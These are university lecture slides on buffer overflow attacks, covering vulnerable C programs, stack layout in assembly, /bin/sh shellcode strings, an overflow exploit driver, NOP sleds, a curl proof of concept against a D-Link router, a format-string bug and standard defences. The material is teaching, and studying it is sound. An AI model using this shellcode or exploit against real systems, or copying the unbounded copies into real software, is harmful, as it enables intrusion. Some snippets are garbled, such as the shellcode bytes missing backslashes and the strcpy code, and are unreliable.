

Security Engineering (3)

Email: christian.urban at kcl.ac.uk

Office: SI.27 (1st floor Strand Building)

Slides: KEATS (also home work is there)

Buffer Overflow Attacks




lectures so far



today

According to US Vulnerability DB



from the US National Vulnerability Database

<http://web.nvd.nist.gov/view/vuln/statistics>

Smash the Stack for Fun...

- **Buffer Overflow Attacks (BOAs)** or **Smashing the Stack Attacks**
- unfortunately one of the most popular attacks (> 50% of security incidents reported at CERT are related to buffer overflows)

<http://www.kb.cert.org/vuls>

- made popular in an article from 1996 by Elias Levy (also known as Aleph One):

“Smashing The Stack For Fun and Profit”

<http://phrack.org/issues/49/14.html>

A Long Printed “Twice”

```
1  #include <string.h>
2  #include <stdio.h>
3
4  void foo (char *bar)
5  {
6      long my_long = 101010101; // in hex: \xB5\x4A\x05\x06
7      char buffer[28];
8
9      printf("my_long value = %lu\n", my_long);
10     strcpy(buffer, bar);
11     printf("my_long value = %lu\n", my_long);
12 }
13
14 int main (int argc, char **argv)
15 {
16     foo("my string is too long !!!!!");
17     return 0;
18 }
```

Printing Out “Zombies”

```
1  #include <string.h>
2  #include <stdio.h>
3  #include <stdlib.h>
4
5  void dead () {
6      printf("I will never be printed!\n");
7      exit(1);
8  }
9
10 void foo(char *bar) {
11     char buffer[8];
12     strcpy(buffer, bar);
13 }
14
15 int main(int argc, char **argv) {
16     foo(argv[1]);
17     return 1;
18 }
```

A “Login” Function (I)

```
1  int i;
2  char ch;
3
4  void get_line(char *dst) {
5      char buffer[8];
6      i = 0;
7      while ((ch = getchar()) != '\n') {
8          buffer[i++] = ch;
9      }
10     buffer[i] = '\0';
11     strcpy(dst, buffer);
12 }
13
14 int match(char *s1, char *s2) {
15     while(*s1 != '\0' && *s2 != '\0' && *s1 == *s2){
16         s1++; s2++;
17     }
18     return( *s1 - *s2 );
19 }
```

A “Login” Function (2)


What the Hell Is Going On?

- Let's start with a very simple program:


```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```

Memory

- each process will get a chunk of memory that is organised as follows:



The Stack



```
1 void foo(int a, int b, int c) {  
2     char buffer1[6] = "abcde";  
3     char buffer2[10] = "123456789";  
4 }  
5  
6 void main() {  
7     foo(1,2,3);  
8 }
```

Behind the Scenes

```

1 void foo(int a, int b, int c) {
2     char buffer1[6] = "abcde";
3     char buffer2[10] = "123456789";
4 }
5
6 void main() {
7     foo(1,2,3);
8 }

```

_main:

```

push    %ebp
mov     %esp,%ebp      ; current sp into esp
sub     %0xc,%esp     ; subtract 12 from esp
movl   $0x3,0x8(%esp) ; store 3 at esp + 8
movl   $0x2,0x4(%esp) ; store 2 at esp + 4
movl   $0x1,(%esp)   ; store 1 at esp
call   0x8048394 <foo> ; push return address to stack
                           ; and call foo-function
leave  ; clean up stack
ret    ; exit program

```


scenes

```
1 void foo(int a, int b, int c) {
2     char buffer1[6] = "abcde";
3     char buffer2[10] = "123456789";
4 }
5
6 void main() {
7     foo(1,2,3);
8 }
```

_foo:

```
push    %ebp                ; push current sp onto stack
mov     %esp,%ebp          ; current sp into esp
sub     $0x10,%esp         ; subtract 16 from esp
movl   $0x64636261,-0x6(%ebp) ; store abcd in ebp - 6
movw   $0x65,-0x2(%ebp)    ; store e in ebp - 2
movl   $0x34333231,-0x10(%ebp) ; store 1234 in ebp - 16
movl   $0x38373635,-0xc(%ebp) ; store 5678 in ebp - 12
movw   $0x39,-0x8(%ebp)   ; store 9 in ebp - 8
leave  ; pop last sp into ebp
ret    ; pop return address and
      ; go back to main
```


Overwriting the Stack



```
char buf[8] = "AAAAAAAABBBBB\xf4\x83\x04\x08\x00"
```


Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks

- the problem arises from the way C/C++ organises its function calls




Buffer Overflow Attacks


- the problem arises from the way C/C++ organises its function calls




main
prog.




fact(n)




stack




main
prog.





fact(n)





stack

















C-Library Functions

- copy everything up to the zero byte

```
void strcpy(char *src, char *dst) {  
    int i = 0;  
    while (src[i] != "\0") {  
        dst[i] = src[i];  
        i = i + 1;  
    }  
}
```

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you want to start a shell

Payloads

- the idea is that you store some code in the buffer (the payload)
- you then override the return address to execute this payload
- normally you want to start a shell
- difficulty is to guess the right place where to “jump”

Starting a Shell

```
char shellcode[] =  
    "\x55\x89\xe5\x83\xec\x14\xc7\x45\xf8\xc0\x84\x04"  
    "\x08\xc7\x45xfc\x00\x00\x00\x00\x00\x8d\x55\xf8"  
    "\x89\x54\x24\x04\x89\x04\x34\xe8\x02\xff\xff\xff"  
    "\xc9\xc3";
```

```
#include <stdio.h>  
  
int main()  
{   char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
}
```

Avoiding `\x00`

- another difficulty is that the code is not allowed to contain `\x00`:

```
xorl %eax, %eax
```

```
void strcpy(char *src, char *dst) {  
    int i = 0;  
    while (src[i] != "\0") {  
        dst[i] = src[i];  
        i = i + 1;  
    }  
}
```

String from the Web

```
char shellcode[] =  
    "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89"  
    "\x46\x0c\xb0\x0b\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
    "\xcd\x80\x31xdb\x89\xd8\x40xcd\x80\xe8xdc\xff"  
    "\xff\xff/bin/sh";
```

More “interesting” shell programs can be found at

<http://shellblade.net/shellcode.html>

Overflow.c

```
char shellcode[] = ...
char large_string[128];


void main() {
    char buffer[96];
    int i;
    long *long_ptr = (long *) large_string;

    for (i = 0; i < 32; i++)
        *(long_ptr + i) = (int) buffer;


    for (i = 0; i < strlen(shellcode); i++)
        large_string[i] = shellcode[i];

    strcpy(buffer, large_string);
}
```

Optimising Success




Optimising Success



fill up the red part of the string with NOP operations (Intel `\x90`)

Why BOAs Work?

- stack grows from higher addresses to lower addresses
- library functions copy memory until a zero-byte is encountered



```
void strcpy(char *src, char *dst) {  
    int i = 0;  
    while (src[i] != "\0") {  
        dst[i] = src[i];  
        i = i + 1;  
    }  
}
```

Variants

There are many variants:

- return-to-lib-C attacks
- heap-smashing attacks
(Slammer Worm in 2003 infected 90% of vulnerable systems within 10 minutes)
- “zero-days-attacks” (new unknown vulnerability)


Protections against Buffer Overflow Attacks

- use safe library functions
- stack canaries
- ensure stack data is not executable (can be defeated)
- address space randomisation (makes one-size-fits-all more difficult)
- choice of programming language (one of the selling points of Java)

Protection mechanisms

Buffer Overflows

- use safe library functions
- stack canaries
- ensure stack data is not overwritten (e.g. if buffer overflow is defeated)
- address space randomization (ASLR) (one-size-fits-all not possible)
- choice of programming language (e.g. selling points of Java)



stack canary:
a random
value after
the local
variables

In my Examples I Cheated

I compiled the programs with

```
/usr/bin/gcc -ggdb -O0  
-fno-stack-protector  
-mpreferred-stack-boundary=2  
-z execstack
```

D-Link Wifi Router, BOA

As a proof-of-concept, the following URL allows attackers to control the return value saved on the stack (the vulnerability is triggered when executing `"/usr/sbin/widget"`):

```
curl http://<target ip>/post_login.xml?hash=AAA...AAABBBB
```

The value of the "hash" HTTP GET parameter consists of 292 occurrences of the 'A' character, followed by four occurrences of character 'B'. In our lab setup, characters 'B' overwrite the saved program counter (%ra).

Discovery date: 06/03/2013

Release date: 02/08/2013

<http://roberto.greyhats.it/advisories/20130801-dlink-dir645.txt>

GHOST in Glibc

The GHOST vulnerability is a buffer overflow condition that can be easily exploited locally and remotely. This vulnerability is named after the GetHOSTbyname function involved in the exploit.

The attack allows the attacker to execute arbitrary code and take control of the victim's vulnerable machine.

Unfortunately, the vulnerability exists in the GNU C Library (glibc), a code library originally released in 2000, meaning it has been widely distributed. Although an update released by Linux in 2013 mitigated this vulnerability, most systems and products have not installed the patch.

Release date: 01/28/2015

<https://community.qualys.com/blogs/laws-of-vulnerabilities/2015/01/27/the-ghost-vulnerability>

Format String Vulnerability

string is nowhere used:

```
1  #include<stdio.h>
2  #include<string.h>
3
4  // a program that "just" prints the argument
5  // on the command line
6
7  int main(int argc, char **argv)
8  {
9      char *string = "This is a secret string\n";
10     printf(argv[1]);
11 }
```

this vulnerability can be used to read out the stack